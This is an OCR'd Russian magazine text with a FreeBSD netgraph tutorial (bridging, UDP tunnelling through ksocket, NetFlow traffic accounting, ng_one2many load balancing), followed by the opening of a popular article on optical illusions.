Netgraph строится на взаимодействии узлов (nodes), которые посредством крючков (hooks) создают пару захвата (одну для каждого узла). Крючок узла формируется в момент связывания и определяет, как узел может быть подключен. Данные идут в двух направлениях вдоль ребер (edges) от узла к узлу. Когда узел получает пакет данных, он его обрабатывает и затем отправляет другому узлу. Узел может быть источником/потребителем данных, например, если он связан с аппаратной частью, или может просто добавлять/удалять заголовки, выполнять мультиплексирование и т.п.

Поначалу количество узлов было небольшим, но с каждой новой версией их количество увеличивалось. Для FreeBSD 6.x уже были доступны модули, обеспечивающие поддержку: PPPoE, ATM, ISDN, Bluetooth, HDLC, EtherChannel, Frame Relay, L2TP и др. Система построена так, что добавить новый модуль очень легко. В FreeBSD 7.0 появились новые узлы: ng_car (алгоритмы ограничения трафика и rate-лимитов), ng_deflate (поддержка Deflate сжатия для PPP) и ng_pred1 (Predictor-1 сжатие для PPP).

Многие программы завязаны на netgraph. Например, реализация PPP для **FreeBSD MPD** (mpd.sf.net) использует интерфейс netgraph, благодаря чему большинство операций выполняется на уровне ядра системы и, тем самым, повышается скорость работы.

Несмотря на то, что сегодня насчитывается уже шесть десятков узлов, нормальная документация по использованию netgraph отсутствует. Можно отметить несколько устаревший документ «**All about Netgraph**» (русский перевод находится по адресу citrin.ru/daemonnews/netgraph.html), написанный разработчиками. В нем рассказано об общих принципах работы и дано несколько примеров, но его чтение хоть и дает некоторое понимание процесса, в конкретной ситуации помочь не сможет. В итоге остается справочная страница netgraph(4) и связанные с ним man'ы, описывающие особенности узлов, плюс несколько примеров в `/usr/share/examples/netgraph`.

ПОДДЕРЖКА ЯДРОМ

Как правило, специально включать поддержку netgraph в ядре не требуется. Все необходимое доступно в виде модулей (в чем можно убедиться во время работы того же MPD при помощи команды `/sbin/kldstat`). Просмотреть все имеющиеся KLD-модули узлов можно, введя команду:

```
# ls /boot/kernel/ng_*.ko
```

Сюда же относится модуль `netgraph.ko`, который является основным. При пересборке ядра следует включить группу параметров:

```
# grep NETGRAPH /usr/src/sys/conf/NOTES
options    NETGRAPH      # поддержка netgraph
```

```
options    NETGRAPH_PPP # поддержка PPP в netgraph
options    NETGRAPH_PPTPGRE     # поддержка gre-туннели-
рования
...
```

Каждый узел netgraph может адресоваться при помощи абсолютного или относительного адреса. Абсолютный адрес получается из имени узла или его ID. Если узел сопоставлен с устройством, то обычно их имена совпадают. В этом случае для адресации используется адрес, состоящий из имени устройства и двоеточия. Например, устройству fxp0 будет сопоставлен узел fxp0, к которому следует обращаться, введя «fxp0:». К имени узла можно добавлять связанные крючки:

```
fxp0:hook1.hook2
```

Адрес вроде «.:» или «.» всегда показывает на локальный узел. Как в имени хука, так и в имени узла использовать знак точки и двоеточия по понятным причинам запрещено. Если узел не получил имя, к нему можно обратиться, используя его уникальный номер ID, заключенный в квадратные скобки. Например, к ID 00000002 можно обратиться так — «[00000002]:».
Каждый хук также имеет уникальное имя, отражающее его цель и использующееся только в контексте данного узла. Поэтому на разных узлах можно создавать крючки с одинаковым названием. Для некоторых типов (например, ksockets) формат имени не может быть произвольным и строго определен. Относительный адрес состоит только из имен хуков.
Отметим еще один важный момент. На сегодня существует 15 типов узлов со своими характеристиками и, соответственно, назначениями. Изучив особенности каждого типа, легко выбрать узел для решения конкретной задачи. К примеру, тип узла echo всегда принимает подключения через любой хук. Полученный пакет просто отправляется назад в виде ответа. Такой тип узла полезен при отладке. Теперь посмотрим описание узла ng_ether — «Ethernet netgraph node type». Тип Ethernet означает, что узел фактически является netgraph-копией физического интерфейса Ethernet с возможностью перехватывать и отправлять фреймы с этого интерфейса. Его можно использовать для реализации PPP поверх Ethernet (PPPoE). Узел состоит из трех хуков: lower (или divert), upper и orphans, которые отвечают за определенный уровень работы. Или другой узел — ng_bridge — «Ethernet bridging netgraph node type». Нетрудно догадаться, что этот тип позволяет организовать сетевой мост на Ethernet-интерфейсе.
У каждого типа и конкретного модуля может быть множество параметров и настроек. Поэтому управление реализовано посредством специальных команд. Такие управляющие сообщения делятся на основные, поддерживаемые всеми модулями (определены в `netgraph/ng_message.h`), и индивидуальные — полное их описание есть только в конкретном man (иногда оно недостоверное).

ВИРТУАЛЬНЫЙ СВИЧ

Раз уже начали с узла ng_bridge, то разберем его в работе, соединив при помощи виртуального свича несколько Ethernet-сетей. В `/usr/share/examples/netgraph/ether.bridge` находится скрипт, который можно использовать в качестве примера, а после некоторой доводки — и для организации подобной функции. Кстати, если настройки выполняются удаленно через SSH, то после выполнения ряда команд соединение может прерваться. Для управления netgraph применяются две утилиты: ngctl и nghook. Первая более функциональна, поэтому в дальнейшем будем использовать именно ее. Для начала проверим, какие узлы уже созданы в системе:

```
# ngctl list
There are 1 total nodes:
Name: ngctl1850 Type: socket ID: 00000001 Num hooks: 0
```

В списке нет нужных нам узлов, поэтому загружаем модули вручную:

```
# kldload -v ng_ether
Loaded ng_ether, id=5
```

```
host1# ls /boot/kernel/ng*
/boot/kernel/ng_UI.ko                   /boot/kernel/ng_ksocket.ko.symbols
/boot/kernel/ng_UI.ko.symbols           /boot/kernel/ng_l2cap.ko
/boot/kernel/ng_async.ko                /boot/kernel/ng_l2cap.ko.symbols
/boot/kernel/ng_async.ko.symbols        /boot/kernel/ng_l2tp.ko
/boot/kernel/ng_atm.ko                  /boot/kernel/ng_l2tp.ko.symbols
/boot/kernel/ng_atm.ko.symbols          /boot/kernel/ng_lmi.ko
/boot/kernel/ng_atmllc.ko               /boot/kernel/ng_lmi.ko.symbols
/boot/kernel/ng_atmllc.ko.symbols       /boot/kernel/ng_mppc.ko
/boot/kernel/ng_bluetooth.ko            /boot/kernel/ng_mppc.ko.symbols
/boot/kernel/ng_bluetooth.ko.symbols    /boot/kernel/ng_nat.ko
/boot/kernel/ng_bpf.ko                  /boot/kernel/ng_nat.ko.symbols
/boot/kernel/ng_bpf.ko.symbols          /boot/kernel/ng_netflow.ko
/boot/kernel/ng_bridge.ko               /boot/kernel/ng_netflow.ko.symbols
/boot/kernel/ng_bridge.ko.symbols       /boot/kernel/ng_one2many.ko
/boot/kernel/ng_bt3c.ko                 /boot/kernel/ng_one2many.ko.symbols
/boot/kernel/ng_bt3c.ko.symbols         /boot/kernel/ng_ppp.ko
/boot/kernel/ng_btsocket.ko             /boot/kernel/ng_ppp.ko.symbols
/boot/kernel/ng_btsocket.ko.symbols     /boot/kernel/ng_pppoe.ko
/boot/kernel/ng_car.ko                  /boot/kernel/ng_pppoe.ko.symbols
/boot/kernel/ng_car.ko.symbols          /boot/kernel/ng_pptpgre.ko
/boot/kernel/ng_ccatm.ko                /boot/kernel/ng_pptpgre.ko.symbols
/boot/kernel/ng_ccatm.ko.symbols        /boot/kernel/ng_pred1.ko
/boot/kernel/ng_cisco.ko                /boot/kernel/ng_pred1.ko.symbols
/boot/kernel/ng_cisco.ko.symbols        /boot/kernel/ng_rfc1490.ko
/boot/kernel/ng_deflate.ko              /boot/kernel/ng_rfc1490.ko.symbols
/boot/kernel/ng_deflate.ko.symbols      /boot/kernel/ng_socket.ko
/boot/kernel/ng_device.ko               /boot/kernel/ng_socket.ko.symbols
```

Для работы netgraph пересборка ядра не требуется

```
# kldload -v ng_bridge
Loaded ng_bridge, id=6
```

Проверяем:

```
# kldstat
Id Refs Address Size Name
...
3 1 0xc3574000 4000 ng_socket.ko
4 3 0xc3578000 b000 netgraph.ko
5 1 0xc35ad000 4000 ng_ether.ko
6 1 0xc35b1000 4000 ng_bridge.ko
```

Для автоматической загрузки добавляем в `/boot/loader.conf` следующие строки:

$ sudo vi /boot/loader.conf

```
netgraph_load="YES"
ng_ether_load="YES"
ng_bridge_load="YES"
```

Теперь снова смотрим список узлов:

```
# ngctl list
There are 3 total nodes:
Name: ngctl863 Type: socket ID: 00000004 Num hooks: 0
Name: le1 Type: ether ID: 00000003 Num hooks: 0
Name: le0 Type: ether ID: 00000002 Num hooks: 0
```

Если мы введем «`ifconfig | grep le`», то обнаружим, что имена Ethernet-интерфейсов совпадают именем nodes (то есть, le0 и le1). Создаем бридж и подключаем его хуком link0 к le0 на нижнем (lower) уровне.

```
# ngctl mkpeer le0: bridge lower link0
```

Параметр name команды ngctl позволяет дать имя созданному узлу:

```
# ngctl name le0:lower bnet0
```

Заметил, что к узлу обращаемся по имени «le0:lower», а к созданному узлу bnet0 — «bnet0:»? Вывод «ngctl list» должен показать наличие нового узла с именем bnet0 и типом bridge. Собираем все в кучу (le0 и link0 использовать нельзя, так как они уже задействованы):

```
# ngctl connect le1: bnet0: lower link1
```



Аналогично, используя крючки link2 и link3, соединяем le* с bnet0 по верхнему уровню:

```
# ngctl connect le0: bnet0: upper link2
# ngctl connect le1: bnet0: upper link3
```

Активируем на сетевых картах неразборчивый режим, отправив сообщение setpromisc с любым ненулевым значением (все сообщения описаны в ng_ether(4)):

```
# ngctl msg le0: setpromisc 1
# ngctl msg le1: setpromisc 1
```

Запрещаем модификацию исходного Ethernet-адреса принятого фрейма — иначе исходный адрес будет переписан на адрес получившего его интерфейса:

```
# ngctl msg le0: setautosrc 0
# ngctl msg le1: setautosrc 0
```

Мост готов. Для удобства все эти команды лучше записать в файл, который выполняется во время загрузки системы. При желании можно обеспечить фильтрацию пакетов. Для этого в netgraph есть два модуля: ng_bpf и ng_ipfw, реализующие возможности соответствующих пакетных фильтров.

СОЕДИНЕНИЕ НЕСКОЛЬКИХ СЕТЕЙ

В предыдущем примере мы получили аналог стандартного «`bridge_load="YES"`». Возможности подсистемы значительно шире. Попробуй в стандартном случае добавить (при помощи `net.link.ether.bridge.config`) третий Ethernet-интерфейс или соединить удаленные сети в одну виртуальную, и ты столкнешься с кучей проблем. Может быть, даже придется прибегнуть к построению целой схемы использования виртуальных интерфейсов, VPN-сетей и т.д. А при использовании netgraph для подключения третьего Ethernet достаточно добавить несколько строчек, взяв за образец подключение le1 в нашем примере. Если же необходимо подключить удаленную сеть в единый виртуальный свич, то порядок действий будет иным. И здесь применение netgraph уже не покажется таким сложным (возможно, несколько запутанным, но это только на первый взгляд).

Настроим узел ksocket (kernel socket), способный оперировать UDP-туннелями, и подключим его к созданному ранее узлу bnet0 (модуль ядра ng_ksocket в этом случае стартует автоматически). Имя хука должно быть вида «family/type/proto» (значения параметров доступны в `socket(2)`):

```
# ngctl mkpeer bnet0: ksocket link4 inet/dgram/udp
```

Отправляем сообщение узлу bnet0:link4 (к которому подключен ksocket), чтобы он создал сокет, куда будут поступать данные с внешнего IP-адреса (пусть адрес будет 1.2.3.4, порт выберем произвольный, выше 1024):

```
# ngctl msg bnet0:link4 bind inet/1.2.3.4:1111
```

На другом сервере повторяем эти настройки, только указываем свой IP-адрес (имена могут отличаться):

```
server2# ngctl msg bnet0:link0 bind inet/2.3.4.5:2222
```

И подключаемся к удаленному сокету:

```
# ngctl msg bnet0:link4 connect inet/2.3.4.5:2222
server2# ngctl msg bnet0:link0 connect inet/1.2.3.4:1111
```

Теперь локальные и удаленная сети соединены в одну при помощи виртуального свича, причем без использования VPN.

```
# grep NETGRAPH /usr/src/sys/conf/NOTES
# netgraph(4). Enable the base netgraph code with the NETGRAPH option.
options         NETGRAPH                # netgraph(4) system
options         NETGRAPH_DEBUG          # enable extra debugging, this
options         NETGRAPH_ASYNC
options         NETGRAPH_ATMLLC
options         NETGRAPH_ATM_ATMPIF
options         NETGRAPH_BLUETOOTH              # ng_bluetooth(4)
options         NETGRAPH_BLUETOOTH_BT3C         # ng_bt3c(4)
options         NETGRAPH_BLUETOOTH_H4           # ng_h4(4)
options         NETGRAPH_BLUETOOTH_HCI          # ng_hci(4)
options         NETGRAPH_BLUETOOTH_L2CAP        # ng_l2cap(4)
options         NETGRAPH_BLUETOOTH_SOCKET       # ng_btsocket(4)
options         NETGRAPH_BLUETOOTH_UBT          # ng_ubt(4)
options         NETGRAPH_BLUETOOTH_UBTBCMFW     # ubtbcmfw(4)
options         NETGRAPH_BPF
options         NETGRAPH_BRIDGE
options         NETGRAPH_CAR
options         NETGRAPH_CISCO
options         NETGRAPH_DEFLATE
options         NETGRAPH_DEVICE
options         NETGRAPH_ECHO
options         NETGRAPH_EIFACE
options         NETGRAPH_ETHER
options         NETGRAPH_FEC
options         NETGRAPH_FRAME_RELAY
options         NETGRAPH_GIF
options         NETGRAPH_GIF_DEMUX
```

При пересборке ядра не забудь включить опции NETGRAPH

ПОДСЧЕТ ТРАФИКА

К netgraph часто обращаются из-за необходимости подсчета трафика. Получать статистику можно, задействуя различные модули. Например, «врежем» модуль ng_tee в le0 между lower и upper уровнями Ethernet-интерфейса. Этот модуль имеет такую же функциональность, как и стандартная утилита tee, дублирующая ввод. Вручную загружать его не требуется, ядро делает это автоматически при первом к нему обращении. Крючки right и left являются стандартными для этого модуля и показывают, с какой стороны мы его подключаем (подробности в «man 4 ng_tee»).

```
# ngctl mkpeer le0: tee lower right
# ngctl name le0:lower le0_tee
# ngctl connect le0: lower upper left
```

Чтобы получить статистику, нужно отправить сообщение getstats:

```
# ngctl msg le0:lower getstats
# ngctl msg le0:upper getstats
```

Более подробную информацию о проходящем трафике способен показать узел ng_netflow(4). Итоговая информация экспортируется в виде, совместимом с популярным протоколом NetFlow компании Cisco. Поэтому для ее анализа можно использовать любой коллектор, поддерживающий этот протокол. Кстати, кроме ng_netflow, есть еще ng_ipacct, но он не входит в стандартную поставку, а последняя версия на сайте ftp.wuppy.net.ru/pub/FreeBSD/local/kernel/ng_ipacct датирована декабрем 2006 года (а значит, не будем на нем останавливаться). Существует несколько схем подключения ng_netflow. Разберем одну из них. Начинаем:

```
# ngctl mkpeer le0: tee lower left
# ngctl connect le0: le0:lower upper right
```

Создаем many-узел при помощи ng_one2many (подробнее об этом типе узла читай ниже, в разделе «Балансировка нагрузки») и подключаемся к нему:

```
# ngctl mkpeer le0:lower one2many left2right many0
# ngctl connect le0:lower.left2right right2left many1
```

Даем имя o2m узлу le0:lower.right2left:

```
# ngctl name le0:lower.right2left o2m
```

Создаем на o2m узел типа netflow с именем netflow:

```
# ngctl mkpeer o2m: netflow one iface0
```

Для управления netgraph используется утилита ngctl

Загружаем нужные модули

```
# ngctl name o2m:one netflow
```

И узел ksocket на «netflow:» для экспорта:

```
# ngctl mkpeer netflow: ksocket export inet/dgram/udp
# ngctl msg netflow:export connect
inet/192.168.1.100:1111
```

Для проверки вводим «ngctl list». Если модули загружены, запрашиваем таблицу подключений netflow:

```
# ngctl show netflow
```

Далее устанавливаем одну из утилит-коллекторов. Список некоторых коллекторов приведен на странице www.cse.wustl.edu/~cs5/567/traffic. Поиск в портах FreeBSD также даст нужный результат:

```
$ cd /usr/ports/
$ make search key=netflow
```

Например, выбираем flow-tools:

```
# cd /usr/ports/net-mgmt/flow-tools
# make install
```

Захватываем пакеты с созданного сокета (подробная документация flow-tools есть на сайте www.splintered.net/sw/flow-tools/docs/):

```
# mkdir /var/netflows
# /usr/local/bin/flow-capture -p \
      /var/run/flow-capture.pid -n 24 -N 0 \
      -w /var/netflows/ \
      -S 0/192.168.1.100/1111
```

После этого в каталог `/var/netflows` будет складываться захваченная статистика; каждый час будет создаваться новый файл (-n 24). Файлы имеют бинарный формат, поэтому для просмотра используем специальные утилиты из комплекта flow-tools. Ключ `'-f'` указывает на формат вывода, при значении 10 будет выведен адрес источника и назначения. Ключ '-S' отвечает за поле сортировки:

```
# /usr/local/bin/flow-cat -p /var/netflows/ | \
      /usr/local/bin/flow-stat -f10 -S4 -P
```

БАЛАНСИРОВКА НАГРУЗКИ

Стоит упомянуть еще об одном интересном модуле — ng_one2many. Этот узел позволяет объединить несколько интерфейсов по принципу «один ко многим» (или «многие к одному»). На один из интерфейсов, который объявляется как one, перенаправляются все many-интерфейсы; входящие пакеты собираются в one.

Подробности настройки с примером приведены на man-странице ng_one2many(4), а перевод лежит на www.opennet.ru/base/net/ng_one2many.txt.html.

С помощью ng_one2many можно объединить несколько сетевых интерфейсов (например, подключенных к разным провайдерам) в один узел, и трафик будет равномерно распределяться между интерфейсами. Для распределения нагрузки используется round-robin алгоритм. Как вариант, предлагается дублирование пакетов от one на все many-интерфейсы. К сожалению, пока он еще недостаточно хорошо определяет работоспособность канала, поэтому использовать его следует с осторожностью.

Итак, объявляем le0 как one:

```
# ngctl mkpeer le0: one2many upper one
# ngctl connect le0: le0:upper lower many0
# ngctl connect le1: le0:upper lower many1
```

То же самое — с остальными интерфейсами. Переводим их в promiscuous и запрещаем модификацию:

```
# ngctl msg le1: setpromisc 1
# ngctl msg le1: setautosrc 0
```

Настраиваем все many интерфейсы. Значение «1» должно соответствовать числу интерфейсов:

```
# ngctl msg fxp0:upper setconfig "{ xmitAlg=1 failAlg=1 \
      enabledLinks=[ 1 1 ] }"
```

И — поднимаем le0:

```
# ifconfig fxp0 192.168.1.1 netmask 0xfffffffc
```

С этого момента ширина полосы, обеспечиваемая виртуальным интерфейсом, увеличилась.

СОБЕРИ МОЗАИКУ

Наличие большого количества модулей netgraph позволяет реализовывать действительно уникальные функции, складывая узлы, как мозаику, в любой комбинации, врезая при необходимости новые узлы или делая ответвления. Но, к сожалению, отсутствие полноценной документации существенно усложняет изучение netgraph. ⌶



КРИС КАСПЕРСКИ

ОБМАНИ СЕБЯ САМ — ИЛЛЮЗИИ В ОКЕАНЕ БЕЗУМИЯ

НИТЬ АРИАДНЫ В ЛАБИРИНТЕ ОПТИЧЕСКИХ ИЛЛЮЗИЙ

Мир, который мы видим, и мир, существующий на самом деле, это две большие разницы. Обманы зрения встречаются на каждом шагу, искажая наше восприятие. Чтобы не попасться на умелые манипуляции, взятые на вооружение художниками, архитекторами, модельерами и рекламистами, и попутно научиться обманывать других, достаточно разобраться в основах психологии восприятия.

ОРГАНЫ ЧУВСТВ НЕ ЛГУТ

«**Обман зрения**» — всего лишь словесная метафора. Правильнее было бы говорить об ошибках интерпретирования информации, полученной рецепторами и вступающей в сложные биохимические, электрические и психологические взаимодействия с полушариями головного мозга. Универсальных оптических иллюзий не существует, — все они тесно связаны с жизненным опытом, культурным наследием и прочими факторами.

Но железные дороги и авиатрассы взорвали границы, и мир превратился в огромный муравейник. Восток потянулся к западу, запад к востоку. Культурные особенности и национальная самобытность в скором времени рискуют стать достоянием истории. Хорошо это или плохо — нас сейчас не интересует. Важно, что единый культурный фундамент оказывается надежной платформой для создания направленных зрительных иллюзий, искажающих действительность самым дешевым путем — прямым воздействием на сознание.

ОБМАНЫ ЗРЕНИЯ ОТ А ДО Я

В древние времена иллюзиями развлекались в основном художники да архитекторы. Достаточно сказать, что падение Пизанской башни на 90% обусловлено обманом зрения и только на 10% — актуальным углом наклона. Леонардо да Винчи не только рисовал картины с «подвохом», но и настрочил несколько трактатов об особенностях восприятия, однако тогда они остались незамеченными. Впрочем, если копнуть глубже, выяснится, что оптические иллюзии активно использовались еще жрецами и другими религиозными деятелями, демонстрирующими ауру и прочие «тонкие» душевные материи.

С началом научно-технической революции за обманы зрения взялись психологи. Ничего **не зная о функциях мозга** (о них и сейчас известно немного), двигаясь в кромешной тьме, они ухватились за оптические иллюзии, словно за нить Ариадны, дающую ключ к пониманию основных процессов психофизики восприятия и интерпретации изображений.



Рисунок 1: вращающиеся круги

Рисунок 2: кофейные зерна, расположенные определенным образом, начинают «дышать»

Сегодня открыты свыше сотни разновидностей обманов зрения, и чтобы не запутаться в этом зоопарке, принято делить их на три корзины.
В первую (самую большую) попадают вполне «натуральные» иллюзии, из-за которых мы видим предмет не таким, какой он есть в действительности (видим с искажением, не видим то, что есть, или, напротив, видим то, чего нет). Во второй (также довольно вместительной) оказываются эффекты, вызванные адаптивными особенностями нашего восприятия. Сюда попадают игры с яркостью, контрастностью, цветами и т.д. Третья корзина хранит оптические обманы, вызванные «познавательными» (когнитивными) способностями нашего мозга, пропускающего всю поступающую информацию через призму жизненного опыта, и потому на одной и той же картинке разные люди видят совершенно противоположные вещи и бесполезно спорить, кто из них прав.
Существует и другая классификация, выделяющая следующие типы обманов зрения: иллюзии восприятия размера, иллюзии соотношения фигуры и фона, иллюзии цвета и контраста, иллюзии восприятия глубины, иллюзии движения, эффект перцептивной готовности, эффект последействия, парейдолические иллюзии, кажущиеся фигуры, невозможные фигуры (уже рассмотренные нами в одном из прошлых выпусков Psycho). И еще куча других эффектов, которые совершенно невозможно втиснуть в рамки журнальной статьи. Поэтому мы решили отобрать только самые интересные, а остальные вынесли в ссылки, по которым настоятельно рекомендуется пройтись, ибо там действительно есть, на что посмотреть.

ИЛЛЮЗИИ ДВИЖЕНИЯ

Двигать изображения научились еще в каменном веке. **Рисунок 1** — наглядное тому подтверждение. **Круги, нарисованные на бумаге, вращаются!** Медленно, но вращаются!
Эффект усиливается, если рассматривать изображение с небольшого расстояния: так, чтобы картинка занимала все поле зрения, и тогда за счет направленного движения глаза и перспективных ошибок восприятия возникает удивительный эффект, ослабляющийся по мере того, как ты отодвигаешь голову от изображения. Когда глаз (а точнее, центральное поле зрения) уже в состоянии охватить всю картинку целиком, то он никуда не движется, и круги не вращаются. А если вращаются, значит, пациент под кайфом или слегка пригубил, а потом усугубил, в результате чего по телу прокатилась приятная волна расслабления, и движение глаз приняло хаотичный характер.

Взаимодействие центрального и периферического зрения также способно вызывать различные иллюзии, которые легко продемонстрировать на примере... кофейных зерен, расположенных определенным образом (смотри **рисунок 2**). Создается впечатление, что рисунок «дышит», совершая волнообразные колебания, существующие только в нашем сознании.

СЛЕПОЙ ГЛУХОМУ НЕ ТОВАРИЩ

Как известно из школьного курса анатомии, в глазу каждого человека есть так называемое «слепое пятно» — область на сетчатке, через которую выходит зрительный нерв, препятствующий образованию светочувствительных окончаний. В обычной жизни слепое пятно незаметно тебе по двум причинам: **а)** мы просто привыкли к нему и не воспринимаем на сознательном уровне; **б)** слепые пятна правого и левого глаза расположены в разных местах — а за счет перекрытия таких противоречивых данных мозг восстанавливает до 99% процентов потерянной информации. Приведенная цифра, естественно, условна и срабатывает не всегда. На **рисунке 3** изображен диффузный круг с красной точкой в центре, сосредоточив внимание на которой, мы через десяток-другой секунд с удивлением обнаружим, что круг... в буквальном смысле слова тает, сливаясь с окружающим фоном, и, наконец, полностью исчезает. Как это можно использовать для введения легковерных людей в заблуждение, надеюсь, подсказывать не надо? Особенно, если вдоль круга нанести магическую символику, зажечь свечи и нараспев произнести заклинания...

ИЛЛЮЗИИ КОНТРАСТА, ЦВЕТА И ФОНА

Все. Сейчас автора будут бить. Потому что он скажет то, во что здравый смысл категорически оказывается верить. Ведь признать, что поля A и B, изображенные на **рисунке 4**, в действительности совершенно идентичны по яркости и цвету — это же просто крышу сорвать можно!
Компьютерный вариант этого изображения (en.wikipedia.org/wiki/Image:Grey_square_optical_illusion.PNG) производит намного более сильное впечатление, поскольку в любую секунду в оба квадрата можно ткнуть «пипеткой» и убедиться, что они одинаковые.
А все потому, что понятие яркости, с точки зрения мозга, сугубо локально. Мозг оперирует отнюдь не абсолютными величинами, а относительными, сравнивая яркость всякой заданной точки с окружающими ее объектами. Фотографы, художники, скульпторы и другие

